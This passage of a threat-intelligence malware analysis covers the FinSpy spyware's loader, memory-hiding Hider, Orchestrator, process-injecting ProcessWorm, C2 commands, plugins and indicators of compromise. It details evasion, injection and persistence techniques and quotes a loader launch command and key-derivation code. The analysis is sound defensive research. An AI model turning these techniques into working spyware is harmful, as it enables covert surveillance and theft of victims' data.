This script decodes the directory path and the Trojan Loader from hexadecimal and executes the "**cd <working directory path> && ./<loader filename> > /dev/null 2>&1 && cd – > /dev/null 2>&1"** command, thus launching the Trojan Loader.

The Trojan Loader

When launched, the Trojan Loader:

- Checks if it is being debugged with the **ptrace** function and exits if it is.
- Reads the Orchestrator file from disk and unpacks it with aPLib.

- Reflectively loads and launches the Orchestrator.

The Trojan

Overview of the Windows Trojan components

The Windows version of the Trojan consists of the following components:

- The Hider, the first launched component. It starts the Orchestrator and conceals memory areas that contain the Trojan components' code and data.
- The Orchestrator, a DLL which is responsible for managing installed plugins and preparing data to be sent to the C2 server
- Plugins, DLL modules that perform malicious activities on the victim machine
- The virtual file system (VFS) which allows the Orchestrator and other plugins to seamlessly interact with plugins and their configurations
- The ProcessWorm module which intercepts system activity. Similar to a network worm which infects machines in the local network, the ProcessWorm is injected into all running processes. Once a process is infected, the ProcessWorm spreads to its children.
- The Communicator module which sends data to the C2 server and receives replies

The Hider

The Hider is the first launched component of the Backdoor. It is a valid PE file protected with the FinSpy VM. On startup, the Hider loads a clean copy of **ntdll.dll** from disk, which is used when calling API functions from this library. After that, it decrypts the Orchestrator, which is stored in the Hider's resource section. It is encrypted with a 256-byte RC4 key. which is unscrambled at runtime using addition, subtraction and XOR operations. The key may vary from one sample to another.

```
key[171] = key[55] ^ 0x19;
key[172] = key[131] + 127;
key[173] = key[119] ^ 0x8B;
key[174] = key[88] + 15;
key[175] = key[145] - 39;
key[176] = key[27] ^ 0x2B;
key[177] = key[15] + 62;
key[178] = key[153] + 90;
key[179] = key[169] ^ 0x94;
key[180] = key[65] ^ 0xE;
key[181] = key[171] ^ 0x75;
key[182] = key[120] ^ 0x35;
key[183] = key[112] - 83;
key[184] = key[34] ^ 0x63;
key[185] = key[27] + 42;
key[186] = key[23] + 124;
key[187] = key[1] ^ 0x62;
key[188] = key[11] - 45;
key[189] = key[19] + 110;
key[190] = key[67] + 46;
key[191] = key[115] ^ 0x27;
key[192] = key[172] ^ 0x17;
key[193] = key[136] - 9;
```

A snippet of the RC4 key generation function

After decrypting and unpacking the Orchestrator, the Hider reflectively loads it.

The hiding functionality

Before transferring execution to the Orchestrator's entry point, the Hider activates its concealing functionality. It works as follows:

- The Hider encrypts the Orchestrator's pages with a cipher based on XOR and ROL operations and assigns the **PAGE_NOACCESS** attribute to them
- When the Orchestrator accesses hidden pages, the operating system generates an **ACCESS_VIOLATION** exception
- The Hider detects the generated exception through the hook of the **KiUserExceptionDispatcher** function, which handles dispatching of all exceptions
- The hooked function decrypts the hidden page and assigns it the **PAGE_EXECUTE_READWRITE** attribute, thus handling the exception
- The Hider conceals the unhidden pages again within 30 seconds.

The Hider also protects plugins loaded by the Orchestrator.

The Orchestrator

The Orchestrator is the core module of the Trojan that controls all plugins and manages C2 server communications.

When the Orchestrator starts up, it:

- Hooks its own IAT (import address table) to alter the behavior of WinAPI file manipulation functions. The Orchestrator needs these hooks to interact with the VFS.
- Sets up persistence by creating an entry in the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** registry key.
- Reads the Orchestrator configuration and loads installed plugins.

An interesting fact about the Orchestrator is that it erases its PE structures and code of initialization procedures. This trick is designed to make it more difficult to detect this component in memory and conduct analysis of its dumps.

Once initialized, the Orchestrator launches its following components, which we will detail below:

- The application watcher that looks for specific processes and notifies the C2 server when they are started or stopped
- The ProcessWorm injector that injects the ProcessWorm into processes that are not infected with this component
- The recording manager thread that controls data to be exfiltrated to the C2 server
- The C2 server communicator thread.

The application watcher

The application watcher regularly examines all the processes on the system, looking for applications specified in the Orchestrator configuration. When it detects a starting first (or a stopping last) instance of a process from the list in the configuration, an appropriate event will be reported to the C2 server

during heartbeat time. It is notable that the application watcher acquires handles for all running processes on the system, which results in either **winlogon.exe** or **explorer.exe** obtaining numerous process handles.

Process	sihost.exe(2540)
Process	ApplicationFrameHost.exe(4160)

Process	ApplicationFrameHost.exe(4688)
Process	taskhostw.exe(3188)
Process	RuntimeBroker.exe(4248)
Process	ShellExperienceHost.exe(452)
Process	RuntimeBroker.exe(1788)
Process	RuntimeBroker.exe(5340)
Process	sihost.exe(1936)
Process	iexplore.exe(3092)
Process	RuntimeBroker.exe(5788)
Process	OneDrive.exe(5436)
Process	WinStore.App.exe(4564)
Process	StartMenuExperienceHost.exe(4120)
Process	sihost.exe(1936)
Process	WindowsInternal.ComposableShell.Experiences.TextInput.InputApp.exe(6188)
Process	explorer.exe(3604)
Process	SecurityHealthSystray.exe(6092)
Process	SkypeBackgroundHost.exe(4772)
Process	MicrosoftEdge.exe(4716)
Process	MicrosoftEdgeCP.exe(4080)
Process	RuntimeBroker.exe(3004)
Process	browser_broker.exe(4932)
Process	RuntimeBroker.exe(4552)
Process	SearchUI.exe(4380)
Process	ApplicationFrameHost.exe(4688)
Process	backgroundTaskHost.exe(6484)
Process	smartscreen.exe(3704)

Process handles acquired by explorer.exe on a clean system (left) and on an infected system with the Orchestrator residing inside the explorer.exe process (right)

The ProcessWorm injector

The ProcessWorm injector thread ensures that the ProcessWorm is running in every process which can be accessed by the Orchestrator. Just like the application watcher, the injector regularly obtains the list of running processes. For every process, it verifies whether the ProcessWorm is running inside it and injects the ProcessWorm if needed.

The recording manager

Over the course of their execution, plugins may save recording files in the working directory (e.g. keylogs, screenshots or printed files). The recording manager is tasked with two duties:

- Periodically checking whether there are recording files available to be sent to the C2 server
- Preparing recording files to be uploaded when their download is requested by the C2 server.

Every recording file stored in the working directory has the following name format:

<plugin prefix><recording type prefix><five-digit random number>.<extension>

The plugin prefix, the extension and the recording type prefix depend on the ID of the plugin that created the recording. The Orchestrator has arrays which converts IDs to prefixes and extensions.

Possible plugin prefixes: *auth, avi, cert, crt, com, mem, sxs, msvc, dmem, mtx, net, nls, odbc, ole, pnp, ssl, win, vm, vsc, ntos, user, run, cvs, cvg, con, ssy*

Recording type prefixes: *inf, sys, doc, mem, vmx, net, run, dat, dll.*

Filename extensions used: *doc, vmx, net, xls, zip*.

The C2 server communication thread

This thread is responsible for maintaining communication with the C2 server. In particular, it contacts the C2 server, sends heartbeats messages and receives commands. The thread dispatches received commands to plugins and sends their execution results back to the server.

Below is a list of the Orchestrator commands:

Command ID	Description
Commands related to recordings	
0x8072A0	Upload a recording file with a specified name to the C2 server.
0x8076A0, 0x807AA0	Delete a recording with a given filename from the system.
0x8078A0	Retrieve the list of all the recordings present on the victim machine.
0x8070A0	Retrieve the list of recordings made by a plugin with the specified ID.
Commands related to the configuration	
0x8030A0	Send the current configuration to the server.
0x8032A0	Change the Orchestrator configuration.
Commands related to plugins	
0x8009A0	Send a list of installed plugins to the server.
0x8054A0, 0x805BA0	Commence the plugin installation process by creating a temporary file in the working directory.
0x8056A0, 0x805DA0	Append a plugin body chunk to the temporary plugin file created by the previous command.
0x8057A0, 0x805EA0	Finalize the plugin installation process. This command moves the contents of the temporary file to the virtual file system and loads the new plugin.
0x8059A0	Uninstall a plugin from the machine. This command unloads the specified plugin and removes it from the VFS.
Miscellaneous commands	

0x8018A0	Uninstall the backdoor. This command wipes all the files and registry keys created by the backdoor, as well as restores the MBR and the EFI Windows Boot Manager (provided they were infected) from backups.
0x807DA0	Close the current C2 server connection.
0x7502A0	Terminate all livestreams.

The Communicator module

The malware configuration includes one or multiple C2 servers which it can connect to. In case one of the servers is down, the backdoor uses one of the fallback addresses. FinSpy does not communicate with C2 servers directly from winlogon.exe or explorer.exe. Instead, it spawns a default browser process with a hidden window and injects the Communicator module in it. This is done to make communications look legitimate.

The Virtual File System component

The Virtual File System is the place where all the plugin executables and their configurations hide. All the virtual files are stored in a single “real” file, which is encrypted with RC4 and has the following structure:

File offset	Description
0x0	CRC32 checksum of the file (the checksum computation starts from offset 4)
VFS entry #1	
0x4	ID of the plugin corresponding to the file. The Orchestrator configuration is stored on the VFS with ID 0xFFFFFFFE.
0x8	0x0 if the file is a plugin configuration, 0x2 if it is a plugin executable.
0xC	File size.
0x10	File size again.
0x14	File body bytes.
VFS entry #2	
…	
The last VFS entry has the ID equal to 0xFFFFFFFF and zero size. It serves as the VFS end marker.	
EndOfFile – 0x10	0xFFFFFFFF
EndOfFile – 0xC	0x0

EndOfFile – 0x8	0x0
EndOfFile – 0x4	0x0

The VFS is accessed via file management functions hooked by the Orchestrator. For example, virtual files can be created or opened via the hooked **CreateFileW** API. The return value of the hooked file creation function is a VFS handle, which is a number of the format **0xFF000XXX**.


The ProcessWorm

The malware injects the ProcessWorm into all processes running on the system. Its main purpose is to extract specific information about running processes and send it to the Orchestrator or the plugins.

The ProcessWorm is a DLL wrapped in a shellcode and obfuscated with FinSpy VM. The ProcessWorm can be injected to processes in two ways – either by spawning a remote thread with the shellcode or by creating an APC (Asynchronous Procedure Call) with the procedure address pointing to the start of the shellcode. The latter one is used when the ProcessWorm is injected into newly created processes.

The loader code behaves differently depending on the chosen injection type. While the loader used with the first injection method is simple, the one invoked in case of APC injections is rather interesting. The asynchronous procedure places a hook on the **NtTestAlert** function and then exits. When the process executable is loaded, **ntdll.dll** will call the **NtTestAlert** function. Its modified version will first call the original **NtTestAlert** function and then invoke the ProcessWorm reflective loader.

The ProcessWorm reflective loader comes with a twist. When it processes imports, it does not assign a function pointer to each entry in the IAT. Instead, IAT entries point to buffers of randomly generated junk code. This code obtains the address of the destination API function by XOR-ing two numbers and then jumps to it.



Example of junk code created by the ProcessWorm loader, useful instructions are highlighted in yellow

While executing its worm-like activity, the ProcessWorm injects itself into processes created by the process that are already infected with this component. To do that, it places a hook on the **CreateProcessInternalW** API function. If the new process is not created with a **DEBUG_PROCESS** or a **DEBUG_ONLY_THIS_PROCESS** flag, the hooked process creation function clears a possible hook of the **NtQueueAPCThread** function and then uses it to create an APC procedure in the new process. When the new process starts up, the ProcessWorm will be loaded with the help of the APC injection loader.

Depending on the malware configuration, the ProcessWorm may hide the presence of FinSpy on the victim machine. It can conceal the malware's working directory, services, registry keys, C2 server addresses, as well as filter out event logs related to the malicious activity. The ProcessWorm achieves stealth by hooking low-level API functions (such as **NtEnumerateValueKey** or **NtQuerySystemInformation**)

The rest of the malicious activity is dispersed across hooks of various WinAPI functions. They are placed in order to provide information to the plugins bundled with the malware. Examples of such information are typed keystrokes or documents sent to the printer.

The macOS and Linux Orchestrator

The macOS/Linux orchestrator is a simplified version of the Windows orchestrator. Unlike the Windows version, it does have the following components:

- The Virtual File System (plugins and configurations are stored in separate files)
- The ProcessWorm (its functionality is embedded into plugins)
- The communicator module (the Orchestrator exchanges data with C2 servers without additional modules)
- The application watcher (the Orchestrator does not report started or stopped processes to C2 servers)

The functionalities of the Orchestrator remain the same: exchanging information with the C2 server, dispatching commands to plugins and managing recording files.

Plugins overview

In the chart below we summarize information about plugins.

Plugin type and ID	Features
FileManager (0x02)	Upload, download, search, delete files. Create file listing recordings
CommandShell (0x04)	Create remote shell sessions
TaskScheduler (0x05)	Create different types of recordings (file listings, microphone, screen, webcam) at a specified time by dispatching commands to appropriate plugins
MicRecorder (0x10)	Livestream the victim's microphone or capture its recordings.
KeyLogger (0x12)	Livestream or record keystrokes
SkypeStealer (0x14)	Intercept Skype contacts, chats, calls and transferred files
FileModificationRecorder (0x16)	Record files which have been modified
FileAccessRecorder (0x17)	Record files which have been accessed
PrintedFilesRecorder (0x18)	Steal files which are printed by the victim
FileDeletionRecorder (0x19)	Record removed files
ForensicLauncher (0x20)	Gather forensic data by downloading and executing specific utilities. (Windows only)
VoIPRecorder, VoIPLite (0x21, 0x26)	Eavesdrop on, and take screenshots during, online conversations. (Windows only)
ClickRecorder (0x22)	Capture the screen area around mouse click locations
WebcamRecorder (0x23)	Take webcam images with a specified frame rate, and livestream or record them.

ScreenRecorder (0x24)	Take screenshots with a specified frame rate, and livestream or record them.
BlackberryInfect (0x25)	Infect Blackberry mobile devices with a malicious application. (Windows only)
EmailRecorder (0x27)	Steal email from Thunderbird, Outlook, Apple Mail and Icedove
WiFiRecorder (0x28)	Monitor available Wi-Fi networks
RemovableRecorder (0x29)	Record files on inserted removable media
CryptoKeyRecorder (0x30)	Capture encryption keys: SSL keys, S/MIME certificates, GPG/PGP keychains along with their passphrases. (Windows only)

The full details of this research, as well as future updates on FinSpy, are available to customers of the APT reporting service through our Threat Intelligence Portal.

IoCs

The following IoC list is not complete. If you want more information about the APT discussed here, a full IoC list and YARA rules are available to customers of Kaspersky Threat Intelligence Reports. Contact: intelreports@kaspersky.com

File Hashes

5EDF9810355DE986EAD251B297856F38
31F1D208EE740E1FDF9667B2E525F3D7
4994952020DA28BB0AA023D236A6BF3B
262C9241B5F50293CB972C0E93D5D5FC
405BB24ADE435693B11AF1D81E2BB279
EF74C95B1DBDBF9BD231DA1EE99F0A7E
B8A15A0CE29692FBA36A87FCDED971DE

File Paths

\efi\microsoft\boot\en-us\%HEXNUMS% – on EFI disk partition
/Library/Frameworks/Storage.framework – for Mac OS version

Mutexes

SessionImmersiveMutex
WininetStartupMutex0

Events

0x0A7F1FFAB12BB2
WinlogonLogon
Debug.Trace.Event.f120.0.v1

TermSrvReadyEvent%HEXNUMS%
SessionImmersiveEvent

Filemappings

0x0A7F1FFAB12BB3
windows_shell_global

Mailslots

mailslot\x86_microsoft.windows.c-controls.resources_6595b64144ccf1df_6.0.7600.16385_en-us_581cd2bf5825dde9
mailslot\x86_microsoft.vc90.mfc_1fc8b3b9a1e18e3b_9.0.30729.6161_none_4bf7e3e2bf9ada4c
mailslot\6595b64144ccf1df_6.0.7601.17514_none_41e6975e2bd6f2b2
mailslot\ConsoleEvent-0x00000DAC–16628266191048322066-650920812-1622683116-1844332734-1046489716-2050906124-443455187

Domains and IPs

45.86.136[.]138
79.143.87[.]216
185.25.51[.]104
109.235.67[.]175
213.252.247[.]105
108.61.190[.]183
185.141.24[.]204

[1] Extended BIOS Data Area (https://wiki.osdev.org/Memory_Map_(x86))

- Apple MacOS
- Linux
- Malware Descriptions
- Malware Technologies
- MBR
- Spyware
- Trojan
- UEFI
- Virtualization

Authors

GReAT

FinSpy: unseen findings

Your email address will not be published. Required fields are marked *